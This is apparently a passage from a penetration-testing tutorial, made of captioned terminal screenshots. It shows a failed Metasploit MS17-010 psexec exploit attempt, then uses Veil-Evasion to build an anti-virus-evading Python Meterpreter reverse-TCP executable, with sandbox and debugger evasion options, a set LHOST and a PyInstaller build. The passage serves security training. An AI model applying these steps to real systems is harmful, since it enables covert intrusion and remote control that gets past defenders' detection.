msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 172.31.151.191:4444
[-] 192.168.1.32:445 - Rex::Proto::SMB::Exceptions::LoginError: Login Failed: Connection reset by peer
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_psexec) >
```


Fig-20: Metasploit

- Veil:
  - ➔ Veil-Evasion is a tool designed to generate Metasploit payloads that bypass common anti-virus solutions.
  - ➔ Its purpose is to bypass the anti-virus detection using the Veil framework, as it is a collection of tools designed for use during penetration testing. It currently consists of the following modules
    - ➢ Veil-Evasion
    - ➢ Veil Catapult
    - ➢ Veil Powerview




```
┌──(root㉿bookworm)-[~]
└─# veil
===============================================================================
                             Veil | [Version]: 3.1.14
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

Main Menu

        2 tools loaded

Available Tools:

        1)      Evasion
        2)      Ordnance

Available Commands:

        exit                    Completely exit Veil
        info                    Information on a specific tool
        list                    List available tools
        options                 Show Veil configuration
        update                  Update Veil
        use                     Use a specific tool

Veil>: 
```

Fig-21: Veil




```
┌──(root㉿bookworm)-[~]
└─# veil
===============================================================================
                             Veil | [Version]: 3.1.14
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

Main Menu

        2 tools loaded

Available Tools:

        1)      Evasion
        2)      Ordnance

Available Commands:

        exit                    Completely exit Veil
        info                    Information on a specific tool
        list                    List available tools
        options                 Show Veil configuration
        update                  Update Veil
        use                     Use a specific tool

Veil>: use 1
===============================================================================
                                   Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

Veil-Evasion Menu

        41 payloads loaded

Available Commands:

        back                    Go to Veil's main menu
        checkvt                 Check VirusTotal.com against generated hashes
        clean                   Remove generated artifacts
        exit                    Completely exit Veil
        info                    Information on a specific payload
        list                    List available payloads
        use                     Use a specific payload

Veil/Evasion>: 
```

Fig-22: Veil




```
        exit                    Completely exit Veil
        info                    Information on a specific tool
        list                    List available tools
        options                 Show Veil configuration
        update                  Update Veil
        use                     Use a specific tool

Veil>: use 1
===============================================================================
                                 Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

Veil-Evasion Menu

        41 payloads loaded

Available Commands:

        back                    Go to Veil's main menu
        checkvt                 Check VirusTotal.com against generated hashes
        clean                   Remove generated artifacts
        exit                    Completely exit Veil
        info                    Information on a specific payload
        list                    List available payloads
        use                     Use a specific payload

Veil/Evasion>: list
===============================================================================
                                 Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================


 [*] Available Payloads:

        1)      autoit/shellcode_inject/flat.py

        2)      auxiliary/coldwar_wrapper.py
        3)      auxiliary/macro_converter.py
        4)      auxiliary/pyinstaller_wrapper.py

        5)      c/meterpreter/rev_http.py
        6)      c/meterpreter/rev_http_service.py
        7)      c/meterpreter/rev_tcp.py
        8)      c/meterpreter/rev_tcp_service.py

        9)      cs/meterpreter/rev_http.py
        10)     cs/meterpreter/rev_https.py
        11)     cs/meterpreter/rev_tcp.py
```

Fig-23: Veil




```
 [*] Available Payloads:

        1)      autoit/shellcode_inject/flat.py

        2)      auxiliary/coldwar_wrapper.py
        3)      auxiliary/macro_converter.py
        4)      auxiliary/pyinstaller_wrapper.py

        5)      c/meterpreter/rev_http.py
        6)      c/meterpreter/rev_http_service.py
        7)      c/meterpreter/rev_tcp.py
        8)      c/meterpreter/rev_tcp_service.py

        9)      cs/meterpreter/rev_http.py
        10)     cs/meterpreter/rev_https.py
        11)     cs/meterpreter/rev_tcp.py
        12)     cs/shellcode_inject/base64.py
        13)     cs/shellcode_inject/virtual.py

        14)     go/meterpreter/rev_http.py
        15)     go/meterpreter/rev_https.py
        16)     go/meterpreter/rev_tcp.py
        17)     go/shellcode_inject/virtual.py

        18)     lua/shellcode_inject/flat.py

        19)     perl/shellcode_inject/flat.py

        20)     powershell/meterpreter/rev_http.py
        21)     powershell/meterpreter/rev_https.py
        22)     powershell/meterpreter/rev_tcp.py
        23)     powershell/shellcode_inject/psexec_virtual.py
        24)     powershell/shellcode_inject/virtual.py

        25)     python/meterpreter/bind_tcp.py
        26)     python/meterpreter/rev_http.py
        27)     python/meterpreter/rev_https.py
        28)     python/meterpreter/rev_tcp.py
        29)     python/shellcode_inject/aes_encrypt.py
        30)     python/shellcode_inject/arc_encrypt.py
        31)     python/shellcode_inject/base64_substitution.py
        32)     python/shellcode_inject/des_encrypt.py
        33)     python/shellcode_inject/flat.py
        34)     python/shellcode_inject/letter_substitution.py
        35)     python/shellcode_inject/pidinject.py
        36)     python/shellcode_inject/stallion.py

        37)     ruby/meterpreter/rev_http.py
        38)     ruby/meterpreter/rev_https.py
        39)     ruby/meterpreter/rev_tcp.py
        40)     ruby/shellcode_inject/base64.py
        41)     ruby/shellcode_inject/flat.py
```

Fig-24: Veil




```
Veil/Evasion>: use 28

                              Veil-Evasion

      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework


 Payload Information:

        Name:           Pure Python Reverse TCP Stager
        Language:       python
        Rating:         Excellent
        Description:    pure windows/meterpreter/reverse_tcp stager, no
                        shellcode

Payload: python/meterpreter/rev_tcp selected

 Required Options:

Name                Value           Description
----                -----           -----------
CLICKTRACK          X               Optional: Minimum number of clicks to execute payload
COMPILE_TO_EXE      Y               Compile to an executable
CURSORMOVEMENT      FALSE           Check if cursor is in same position after 30 seconds
DETECTDEBUG         FALSE           Check if debugger is present
DOMAIN              X               Optional: Required internal domain
EXPIRE_PAYLOAD      X               Optional: Payloads expire after "Y" days
HOSTNAME            X               Optional: Required system hostname
INJECT_METHOD       Virtual         Virtual, Void, or Heap
LHOST                               The listen target address
LPORT               4444            The listen port
MINRAM              FALSE           Check for at least 3 gigs of RAM
PROCESSORS          X               Optional: Minimum number of processors
SANDBOXPROCESS      FALSE           Check for common sandbox processes
SLEEP               X               Optional: Sleep "Y" seconds, check if accelerated
USERNAME            X               Optional: The required user account
USERPROMPT          FALSE           Make user click prompt prior to execution
USE_PYHERION        N               Use the pyherion encrypter
UTCCHECK            FALSE           Optional: Validates system does not use UTC timezone
VIRTUALDLLS         FALSE           Check for dlls loaded in memory
VIRTUALFILES        FALSE           Optional: Check if VM supporting files exist

 Available Commands:

        back            Go back to Veil-Evasion
        exit            Completely exit Veil
        generate        Generate the payload
        options         Show the shellcode's options
        set             Set shellcode option

[python/meterpreter/rev_tcp>>]:
```

Fig-25: Veil




```
Name                Value           Description
----                -----           -----------
CLICKTRACK          X               Optional: Minimum number of clicks to execute payload
COMPILE_TO_EXE      Y               Compile to an executable
CURSORMOVEMENT      FALSE           Check if cursor is in same position after 30 seconds
DETECTDEBUG         FALSE           Check if debugger is present
DOMAIN              X               Optional: Required internal domain
EXPIRE_PAYLOAD      X               Optional: Payloads expire after "Y" days
HOSTNAME            X               Optional: Required system hostname
INJECT_METHOD       Virtual         Virtual, Void, or Heap
LHOST                               The listen target address
LPORT               4444            The listen port
MINRAM              FALSE           Check for at least 3 gigs of RAM
PROCESSORS          X               Optional: Minimum number of processors
SANDBOXPROCESS      FALSE           Check for common sandbox processes
SLEEP               X               Optional: Sleep "Y" seconds, check if accelerated
USERNAME            X               Optional: The required user account
USERPROMPT          FALSE           Make user click prompt prior to execution
USE_PYHERION        N               Use the pyherion encrypter
UTCCHECK            FALSE           Optional: Validates system does not use UTC timezone
VIRTUALDLLS         FALSE           Check for dlls loaded in memory
VIRTUALFILES        FALSE           Optional: Check if VM supporting files exist

 Available Commands:

        back            Go back to Veil-Evasion
        exit            Completely exit Veil
        generate        Generate the payload
        options         Show the shellcode's options
        set             Set shellcode option

[python/meterpreter/rev_tcp>>]: set LHOST 10.0.2.15
[python/meterpreter/rev_tcp>>]: generate

                              Veil-Evasion

      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework


 [>] Please enter the base name for output files (default is payload): demo

                              Veil-Evasion

      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework


 [?] How would you like to create your payload executable?

     1 - PyInstaller (default)
     2 - Py2Exe

 [>] Please enter the number of your choice:
```

Fig-26: Veil




```
USERPROMPT            FALSE          Make user click prompt prior to execution
USE_PYHERION          N              Use the pyherion encrypter
UTCCHECK              FALSE          Optional: Validates system does not use UTC timezone
VIRTUALDLLS           FALSE          Check for dlls loaded in memory
VIRTUALFILES          FALSE          Optional: Check if VM supporting files exist

 Available Commands:

        back            Go back to Veil-Evasion
        exit            Completely exit Veil
        generate        Generate the payload
        options         Show the shellcode's options
        set             Set shellcode option

[python/meterpreter/rev_tcp>>]: set LHOST 10.0.2.15
[python/meterpreter/rev_tcp>>]: generate
===============================================================
                          Veil-Evasion
===============================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================

 [>] Please enter the base name for output files (default is payload): demo
===============================================================
                          Veil-Evasion
===============================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================

 [?] How would you like to create your payload executable?

     1 - PyInstaller (default)
     2 - Py2Exe

 [>] Please enter the number of your choice: 1
0009:err:winediag:SECUR32_initNTLMSP ntlm_auth was not found or is outdated. Make sure that ntlm_auth >= 3.0.25 is in your path. Usua
lly, you can find it in the winbind package of your distribution.
2343 INFO: PyInstaller: 3.2.1
2343 INFO: Python: 3.4.4
2344 INFO: Platform: Windows-7-6.1.7601-SP1
2392 INFO: wrote Z:\usr\share\veil\demo.spec
2431 INFO: UPX is not available.
2481 INFO: Extending PYTHONPATH with paths
['Z:\\var\\lib\\veil\\output\\source', 'Z:\\usr\\share\\veil']
2482 INFO: Will encrypt Python bytecode with key: 0000000000asLgZg
2484 INFO: Adding dependencies on pyi_crypto.py module
2486 INFO: checking Analysis
2487 INFO: Building Analysis because out00-Analysis.toc is non existent
2487 INFO: Initializing module dependency graph ...
2513 INFO: Initializing module graph hooks ...
2592 INFO: Analyzing base_library.zip ...
```

Fig-27: Veil



